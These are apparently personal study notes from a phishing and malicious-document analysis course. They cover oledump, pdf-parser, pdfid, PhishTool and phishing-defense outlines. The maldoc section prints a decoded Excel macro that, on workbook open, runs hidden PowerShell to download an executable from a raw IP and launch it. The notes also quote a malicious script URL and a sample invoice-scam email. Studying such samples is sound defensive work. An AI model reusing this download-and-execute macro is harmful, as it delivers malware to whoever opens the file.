3. File activity : changing or adding files


We use :

- https://hybrid-analysis.com/
- https://joesandbox.com
- https://app.any.run


All do the same thing but each has more fuctions than the others

Choose how to open it also give some info like the hash





Then you can see the result



Static MalDoc Analysis

Friday, July 4, 2025 9:09 PM

This is for any kid of files docx ppt xelx

And the malware is putten as a script in place code macros of the files so when the file starts the script works maliciously

Using https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../Tools/oledump.py sample1.xlsm
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/../Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
A: xl/vbaProject.bin
 A1:       472 'PROJECT'
 A2:        62 'PROJECTwm'
 A3: m     169 'VBA/Sheet1'
 A4: M     634 'VBA/ThisWorkbook'
 A5:         7 'VBA/_VBA_PROJECT'
 A6:       209 'VBA/dir'
```

capital m means macros are on this file working or imbedded

We choose the file

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../Tools/oledump.py sample1.xlsm  -s 4
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/../Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
00000000: 01 76 B2 00 41 74 74 72  69 62 75 74 00 65 20 56  .v..Attribut.e V
00000010: 42 5F 4E 61 6D 00 65 20  3D 20 22 54 68 69 00 73  B_Nam.e = "Thi.s
00000020: 57 6F 72 6B 62 6F 6F 10  6B 22 0D 0A 0A 8C 42 61  Workboo.k"....Ba
00000030: 73 01 02 8C 30 7B 30 30  30 32 30 50 38 31 39 2D  s...0{00020P819-
00000040: 00 10 30 03 08 43 23 05  12 03 00 34 36 7D 0D 7C  ..0..C#....46}.|
00000050: 47 6C 10 6F 62 61 6C 01  D0 53 70 61 82 63 01 92  Gl.obal..Spa.c..
00000060: 46 61 6C 73 65 0C 25 00  43 72 65 61 74 61 62 6C  False.%.Creatabl
00000070: 01 15 1F 50 72 65 64 65  63 6C 12 61 00 06 49 64  ...Predecl.a..Id
00000080: 00 23 54 72 75 81 0D 22  45 78 70 6F 73 65 01 1C  .#Tru.."Expose..
00000090: 01 11 40 54 65 6D 70 6C  61 74 40 65 44 65 72 69  ..@Templat@eDeri
000000A0: 76 96 12 43 80 75 73 74  6F 6D 69 7A 84 44 0D 83  v..C.ustomiz.D..
000000B0: 32 50 80 18 80 1C 20 53  75 62 02 20 05 92 5F 4F  2P.... Sub. .._O
000000C0: 70 65 6E 28 00 29 0A 44  69 6D 20 73 43 00 6F 6D  pen(.).Dim sC.om
000000D0: 6D 61 6E 64 20 41 08 73  20 53 00 26 6E 67 2C 20  mand A.s S.&ng,
000000E0: 80 73 4F 75 74 70 75 74  07 09 04 0A 0A 82 15 6F  .sOutput.......o
000000F0: 57 73 68 53 10 68 65 6C  6C 81 0C 4F 62 6A 10 65  WshS.hell..Obj.e
00000100: 63 74 2C 07 0A 45 78 65  1A 63 07 0C 0A 06 2C 80  ct,..Exe.c.....,.
00000110: BE 70 6F 77 08 65 72 73  82 1C 2D 57 69 6E 40 64  .pow.ers..-Win@d
00000120: 6F 77 53 74 79 00 52 68  00 69 64 64 65 6E 20 2D  owSty.Rh.idden -
00000130: 65 01 00 1D 75 74 69 6F  6E 70 6F 00 6C 69 63 79  e...utionpo.licy
00000140: 20 62 79 70 40 61 73 73  3B 20 24 01 7C 46 02 69   byp@ass; $.|F.i
```

But sense its not readable use -S (string dump that will get text only) or -v (vda compression will try to collect the data that has meaning)

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../Tools/oledump.py sample1.xlsm  -s 4 -S
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/../Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
Attribut
e VB_Nam
e = "Thi
sWorkboo
0{00020P819-
obal
False
Creatabl
Predecl
#Tru
"Expose
@Templat@eDeriv
ustomiz
 Sub
_Open(
Dim sC
ommand A
&ng,
sOutput
oWshS
hell
ect,
-Win@dowSty
idden -e
utionpo
licy byp@ass; $
```

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../Tools/oledump.py sample1.xlsm  -s 4 -v
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/../Tools/oledump.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
Dim sCommand As String, sOutput As String


Dim oWshShell As Object, oWshShellExec As Object
sCommand = "powershell -WindowStyle hidden -executionpolicy bypass; $TempFile = [IO.Path]::GetTempFileName() | Rename-Item -NewName { $_ -replace 'tmp$', 'exe' } �PassThru; Invoke-WebRequest
 -Uri ""http://3.73.132.53/hz/Etolfsojm.exe"" -OutFile $TempFile; Start-Process $TempFile;
Debug.Print sCommand
Set oWshShell = CreateObject("WScript.Shell")
Set oWshShellExec = oWshShell.Exec(sCommand)
sOutput = oWshShellExec.StdOut.ReadAll
'MsgBox (sOutput)
Set oWshShellExec = Nothing
Set oWshShell = Nothing
End Sub
```

Static PDF Analysis

Friday, July 4, 2025 9:35 PM

The most attack using PDF is in using a link in the pdf and the thing making pdf used is the familiarity between the companies and that it passes through filters so they see it as trusted

So the first step we can do is get the hash of the file and go to virus tool


```
tcm@SOC101-ubuntu:~$ cd Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf/
tcm@SOC101-ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ ls
book04-02.4422136363.pdf  eicar-dropper.doc  pdf-doc-vba-eicar-dropper.pdf  Statement.pdf
tcm@SOC101-ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ sha256sum Statement.pdf
e90e263bce015c0ad6640d2581582aee4f940accc18d688a25d9a319e39c4110  Statement.pdf
```

But this may not work so we can use
https://github.com/DidierStevens/DidierStevensSuite/blob/master/pdf-parser.py

And we found a url lets see it in virus total

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3 ../../Tools/pdf-parser.py  Statement.pdf
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf/../../Tools/pdf-parser.py:1155: SyntaxWarning: invalid escape sequence '\s'
  print('    oPDF.stream(%d, %d, %s, %s)' % (objectId, object.version, repr(object.Stream(False, options.overridingfilters).rstrip()), repr(re.sub('/Length\s+\d+', '/Length %d', FormatOutput
(dataPrecedingStream, True)).strip())))
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf/../../Tools/pdf-parser.py:1166: SyntaxWarning: invalid escape sequence '\s'
  print('    oPDF.stream(%d, %d, %s, %s)' % (objectId, object.version, repr(object.Stream(False, options.overridingfilters).rstrip()), repr(re.sub('/Length\s+\d+', '/Length %d', FormatOutput
(dataPrecedingStream, True)).strip())))
/home/m8a8a8y/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf/../../Tools/pdf-parser.py:1643: SyntaxWarning: invalid escape sequence '\d'
  if re.match('PDF-\d\.\d', comment):
This program has not been tested with this version of Python (3.12.3)
Should you encounter problems, please use Python version 3.11.1
PDF Comment '%PDF-1.7\n'

PDF Comment '%\xe2\xe3\xcf\xd3\n'

obj 1 0
 Type:
 Referencing:

  <<
    /C [0 0 1]
    /Subtype /Link
    /Border [0 0 0]
    /A
      <<
        /URI (https://script.google.com/macros/s/AKfycbwABk1V3TSZ7dwG4lOsmbewJuEt2TExXS8cSaYuhcQwcxoffsDSJS8VLFR4h0pkJFwkUQ/exec)
        /S /URI
      >>
    /Rect [72 499.9 522 607.9]
  >>
```

And it shows that its malisons but since its using googles services then this make it harder to detect by



Also we can us
https://github.com/DidierStevens/DidierStevensSuite/blob/master/pdfid.py


This tool when give an over look on what is on the file and see if there is something should not be there like Java or JS that can make connection or steal some info and if there is any embedded files


```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3 ../../Tools/pdfid.py pdf-doc-vba-eicar-dropper.pdf
PDFiD 0.2.8 pdf-doc-vba-eicar-dropper.pdf
 PDF Header: %PDF-1.1
 obj                    9
 endobj                 9
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          1
 /XFA                   0
 /Colors > 2^24         0
```


Automated Email Analysis with PhishTool

Saturday, July 5, 2025 9:08 AM

In this section we are using https://www.phishtool.com/
This is a tool that makes a full analysis about the email with flags and why are red (malicious)







PhishTool Community
Dashboard
Analysis
History
In-tray
Upgrade
Notifications
m0a0a0y
Analysis / FW: Due Invoice Payment - protonmail.com - Wire Transfer Document
FW: Due Invoice Payment - protonmail.com - Wire Transfer Document
Resolve
Headers
Received lines
X-headers
Security
Attachments
Message URLs
1
File name quotation.iso
File type None
File size 112.00 KB
VirusTotal Configure
File hashes
MD5 6aef1d7f88e8aa450a0c604b4caee5ba
SHA-1 3fe45f8cd20cd7c63e55e3918dac1d3a0d7fb05a
SHA-256 75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f
Rendered
HTML
Source
Good Morning,
Please find the attached transfer slip from our bank and confirm receipt of the payment to your account.
Following the trail mail below, our client requested from us to remit payment to your account for business you did with them.
Based on my telephonic conversation with your colleague, kindly reconfirm that your bank details on the wire slip is correct.
I await your kind reply and feedback.
Received with thanks.
Regards,
Dejahnea

Reactive Phishing Defense

Saturday, July 5, 2025 9:28 AM

Reactive Phishing Defense

- **Containment**
  - Determine scope
  - Quarantine
  - Block sender artifacts
  - Block web artifacts
  - Block file artifacts
- **Eradication**
  - Remove malicious emails
    - Content search and eDiscovery
  - Remove malicious files
  - Abuse form submissions
  - Credential changes
  - Reimaging
- **Recovery**
  - Restore systems
- **Communication**
  - Notify affected users
  - Update stakeholders
- **User Education**
  - End-user training

Proactive Phishing Defense

Saturday, July 5, 2025 10:27 AM

Proactive Phishing Defense

- **Email Filtering**
  - Email security appliances
  - Marking external emails
- **URL Scanning and Blocking**
  - Real-time URL inspection
  - Block recently registered domains
- **Attachment Filtering**
  - File extension blocks
  - Attachment sandboxing
- **Email Authentication Methods**
  - SPF
  - DKIM
  - DMARC
- **User Training**
  - Security awareness training
  - Phishing simulation exercises
  - Reporting functionality

challenges

Saturday, July 5, 2025 7:40 PM

https://challenges.malwarecube.com/#/c/074e4448-e8d7-4122-86f2-36a4d7b2a18b

https://challenges.malwarecube.com/#/c/5e3f6ff6-46f7-4042-a969-34fd16451328

https://challenges.malwarecube.com/#/c/763f7d78-84c4-465f-9c7d-085e33e21d64

Additional Practice

Saturday, July 5, 2025 11:11 AM

References:

- https://github.com/rf-peixoto/phishing_pot/
- https://phishtank.org/
- https://bazaar.abuse.ch/